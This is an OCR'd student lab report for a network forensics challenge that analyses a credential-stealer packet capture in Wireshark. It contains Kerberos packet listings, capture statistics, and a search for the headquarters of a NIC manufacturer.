

Put Student Name(s) ↓	Put Student IDs ↓	Due Date	Grade Weight
LEANDRO DELGADO	114416241	As Posted	6%

Name	Lab10-HawkEye Network Forensics Challenge


Instructions	• It is an Individual assignment. Put your name + Student ID in the empty spaces above.
	• Show your genuine signs of your work is done on your machine. This includes:
	  ○ Screenshots that show your desktop background with Date/Time.
	  ○ Show a pop-up bx that shows "your name + IP".
	  ○ Show your logged account when applicable. Optional: Your photo.
	• Submit your report name: CYT215-Lab10-Student Name & ID

Challenge Scenario	An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts.
Challenge Questions To be Answered	

1. How many packets does the capture have?



2. At what time was the first packet captured?



3. What is the duration of the capture?

stealer.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.4.10.132	10.4.10.4	TCP	66	49190 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
2	0.000081	10.4.10.4	10.4.10.132	TCP	66	88 → 49190 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
3	0.000137	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
4	0.000166	10.4.10.132	10.4.10.4	KRB5	382	AS-REQ
5	0.000534	10.4.10.4	10.4.10.132	TCP	1514	88 → 49190 [ACK] Seq=1 Ack=329 Win=65536 Len=1460 [TCP PDU reassembled in 6]
6	0.000543	10.4.10.4	10.4.10.132	KRB5	245	AS-REP
7	0.000574	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [ACK] Seq=329 Ack=1652 Win=65536 Len=0
8	0.000605	10.4.10.132	10.4.10.4	TCP	54	49190 → 88 [FIN, ACK] Seq=329 Ack=1652 Win=65536 Len=0
9	0.000642	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [ACK] Seq=1652 Ack=330 Win=65536 Len=0
10	0.000673	10.4.10.4	10.4.10.132	TCP	54	88 → 49190 [RST, ACK] Seq=1652 Ack=330 Win=0 Len=0
11	0.001148	10.4.10.132	10.4.10.4	TCP	66	49191 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
12	0.001208	10.4.10.4	10.4.10.132	TCP	66	88 → 49191 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
13	0.001256	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
14	0.001286	10.4.10.132	10.4.10.4	TCP	1514	49191 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=1460 [TCP PDU reassembled in 15]
15	0.001292	10.4.10.132	10.4.10.4	KRB5	207	TGS-REQ
16	0.001322	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [ACK] Seq=1 Ack=1614 Win=65536 Len=0
17	0.001675	10.4.10.4	10.4.10.132	TCP	1514	88 → 49191 [ACK] Seq=1 Ack=1614 Win=65536 Len=1460 [TCP PDU reassembled in 18]
18	0.001683	10.4.10.4	10.4.10.132	KRB5	170	TGS-REP
19	0.001711	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [ACK] Seq=1614 Ack=1577 Win=65536 Len=0
20	0.001744	10.4.10.132	10.4.10.4	TCP	54	49191 → 88 [FIN, ACK] Seq=1614 Ack=1577 Win=65536 Len=0
21	0.001776	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [ACK] Seq=1577 Ack=1615 Win=65536 Len=0
22	0.001807	10.4.10.4	10.4.10.132	TCP	54	88 → 49191 [RST, ACK] Seq=1577 Ack=1615 Win=0 Len=0
23	25.653750	10.4.10.132	10.4.10.4	TCP	66	49192 → 88 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
24	25.654023	10.4.10.4	10.4.10.132	TCP	66	88 → 49192 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM
25	25.654115	10.4.10.132	10.4.10.4	TCP	54	49192 → 88 [ACK] Seq=1 Ack=1 Win=65536 Len=0
26	25.654149	10.4.10.132	10.4.10.4	KRB5	291	AS-REQ
27	25.654966	10.4.10.4	10.4.10.132	KRB5	298	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED

```
Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits)
    Encapsulation type: Ethernet (1)
    Arrival Time: Apr 10, 2019 16:37:07.129730000 Eastern Summer Time
    UTC Arrival Time: Apr 10, 2019 20:37:07.129730000 UTC
    Epoch Arrival Time: 1554928627.129730000
    [Time shift for this packet: 0.000000000 seconds]
    [Time delta from previous captured frame: 0.000000000 seconds]
    [Time delta from previous displayed frame: 0.000000000 seconds]
    [Time since reference or first frame: 0.000000000 seconds]
    Frame Number: 1
    Frame Length: 66 bytes (528 bits)
    Capture Length: 66 bytes (528 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp]
    [Coloring Rule Name: TCP SYN/FIN]
    [Coloring Rule String: tcp.flags & 0x02 || tcp.flags.fin == 1]
Ethernet II, Src: HewlettPacka_1c:47:ae (00:08:02:1c:47:ae), Dst: Dell_c2:09:6a (a4:1f:72:c2:09:6a)
Internet Protocol Version 4, Src: 10.4.10.132, Dst: 10.4.10.4
Transmission Control Protocol, Src Port: 49190, Dst Port: 88, Seq: 0, Len: 0
```

```
0000  a4 1f 72 c2 09 6a 00
0010  00 34 01 13 40 00 80
0020  0a 04 c0 26 00 58 e4
0030  20 00 fb 1c 00 00 02
0040  04 02
```

File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 | 37 characters | 100% | Windov | UTF-8

Wireshark · Capture File Properties · stealer.pcap

Details

File

Name:	C:\Users\leand\Downloads\LAB 10 FORENCIS\91-hawkeye\temp_extract_dir\stealer.pcap
Length:	2454 kB
Hash (SHA256):	22106927c11836d29078dfbec20be9d6b61b1f3f47f95c758acc47a1fb424e51
Hash (SHA1):	084d3ade8ce828e0233b69275c8554a86d9670ab
Format:	Wireshark/tcpdump/... - pcap
Encapsulation:	Ethernet
Snapshot length:	65535

Time

First packet:	2019-04-10 16:37:07
Last packet:	2019-04-10 17:40:48
Elapsed:	01:03:41

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces


Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics


Measurement	Captured	Displayed	Marked
Packets	4003	4003 (100.0%)	—
Time span, s	3821.561	3821.561	—
Average pps	1.0	1.0	—
Average packet size, B	597	597	—
Bytes	2390126	2390126 (100.0%)	0
Average bytes/s	625	625	—
Average bits/s	5003	5003	—

Refresh | Edit Comments | Close | Copy To Clipboard | Help

4. What is the most active computer at the link level?



5. Manufacturer of the NIC of the most active system at the link level?



	6. Where is the headquarter of the company that manufactured the NIC of the most active computer at the link level?

google.ca/search?q=hewlett+packard+headquarters&sca_esv=5d14021b5f0ff6fa&sxsrf=AHTn8zpRZ392RONon...

¡Bienvenido a Faceb... lucidpress.com Gmail YouTube Maps Translate Gestiones online Adobe Acrobat All Bookmarks


Google

hewlett packard headquarters

All Images Maps News Short videos Videos Forums More Tools

HP › Headquarters

Palo Alto, California, United States



File Edit View

Leandro Delgado
Student ID:114416241

Ln 2, Col 22 37 characters 100% Windov UTF-8

ew Taipei
ity, Taiwan

acer

HP Inc. is an American multinational information technology company with its headquarters in Palo Alto, California, that develops personal computers (PCs), printers and related supplies, as well as 3D printing services.

Wikipedia
https://en.wikipedia.org › wiki › HP_Inc

HP Inc. - Wikipedia

HP.com
https://www.hp.com › us-en › contact-hp › office-locations

Contact HP - Office locations | HP® Official Site

HP offices in United States. Palo Alto, CA. HP Inc. 1501 Page Mill Road Palo Alto, CA 94304 United States. Phone:+ 1 650-857-1501.

People also ask

Where is HP main headquarters?

Is HP headquarters moving to Texas?

